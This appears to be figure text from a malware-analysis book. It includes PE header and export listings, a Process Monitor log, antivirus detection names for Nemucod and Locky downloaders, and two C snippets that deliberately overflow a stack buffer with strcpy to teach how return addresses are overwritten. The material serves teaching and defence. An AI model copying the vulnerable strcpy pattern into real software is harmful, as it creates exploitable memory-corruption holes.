




Chapter 1: Malware from Fun to Profit



```
1.rtf - Notepad
File Edit Format View Help
{\rtf1\ansi
\ansicpg1252\deff0\deflang16393
{\fonttbl{\f0\fnil\fcharset0
Calibri;}}
{*generator Msftedit
5.41.21.2510;}viewkind4\uc1\pard
\sa200\s1276\slmult1\lang9\f0\fs22
hi this is my text\par
}
```





CFE Explorer VIII - [kernel32.dll]


File Settings ?



kernel32.dll



File: kernel32.dll

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Export Directory
- Import Directory
- Resource Directory
- Exception Directory
- Relocation Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0009F23C	000A1CD0	000A07FC	000A30BF
(nFunctions)	Dword	Word	Dword	szAnsi
00000075	00095520	0074	000A4097	CopyFileTransactedA
00000076	00095450	0075	000A40AB	CopyFileTransactedW
00000077	000092D0	0076	000A40BF	CopyFileW
00000078	0008FA40	0077	000A40C9	CopyLZFile
00000079	0006FA90	0078	000A40D4	CreateActCtxA
0000007A	0001ACE0	0079	000A40E2	CreateActCtxW
0000007B	00060E40	007A	000A40F0	CreateBoundaryDescriptorA
0000007C	0004B310	007B	000A410A	CreateBoundaryDescriptorW
0000007D	00040FE0	007C	000A4124	CreateConsoleScreenBuffer
0000007E	0004C5D0	007D	000A413E	CreateDirectoryA
0000007F	0008A090	007E	000A414F	CreateDirectoryExA
00000080	00089150	007F	000A4162	CreateDirectoryExW
00000081	0008A1E0	0080	000A4175	CreateDirectoryTransactedA
00000082	0008A110	0081	000A4190	CreateDirectoryTransactedW










```
1
2
3 void main()
4 {
5     char source[] = "BUFFER OVERFLOW EXAMPLE";//source is 23 byte long
6     char destination[10];//destination is 11 bytes long
7     strcpy(destination,source);//copy source to destination
8
9
10 }
```


```
1
2 void vulnerable_function(char* source)
3 {
4     char buffer[16];
5     strcpy(buffer,source);
6     print ("overflow_done");
7     ...
8 }
9
10 void main(int argc,char ** argv)
11 {
12
13     .....
14     vulnerable_function(argv[1]);//argv[1] is user input
15     print ("vulnerable function called");//RETURN ADDRESS after vulnerable_function
16
17     .....
18 }
```





F-Prot	⚠ JS/Locky.AZ6
Fortinet	⚠ Malware_Generic.P0
Ikarus	⚠ Trojan-Downloader.JS.Nemucod
McAfee	⚠ JS/Nemucod.oi
Microsoft	⚠ TrojanDownloader:JS/Nemucod
Qihoo-360	⚠ virus.js.qexvmc.1
Symantec	⚠ JS.Downloader
TrendMicro	⚠ JS_NEMUCOD.SMAA9

Chapter 2: Malware Analysis Fundamentals





CFF Explorer VIII - [yara32.exe]



File Settings ?

File: yara32.exe

- File: yara32.exe
 - Dos Header
 - Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
 - Section Headers [x]
 - Export Directory
 - Import Directory
 - Resource Directory
 - Relocation Directory
 - Address Converter
 - Dependency Walker
 - Hex Editor
 - Identifier
 - Import Adder
 - Quick Disassembler
 - Rebuilder
 - Resource Editor
 - UPX Utility

Property	Value
File Name	D:\test\yara32.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	114.50 KB (117248 bytes)
PE Size	114.50 KB (117248 bytes)
Created	Saturday 02 December 2017, 22.08.47
Modified	Tuesday 26 November 2013, 12.35.26
Accessed	Saturday 02 December 2017, 22.08.47
MD5	682697E2A3E5054AAD9F505C7B0D48D0
SHA-1	5B7DE3579039DEC4423F5D1425289E7111BA5C0F
Property	Value
Empty	No additional info available





9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	QueryInformationVolume	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0...	svchost.exe	836	QueryAllInformationFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.chk
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.chk
9:33:0...	svchost.exe	836	QueryInformationVolume	C:\Windows\SoftwareDistribution\DataStore\Logs\edb.chk
9:33:0...	svchost.exe	836	QueryAllInformationFile	C:\Windows\SoftwareDistribution\DataStore\Logs\res1.log
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\res2.log
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	QueryInformationVolume	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	QueryAllInformationFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	CreateFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	QueryInformationVolume	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	QueryAllInformationFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
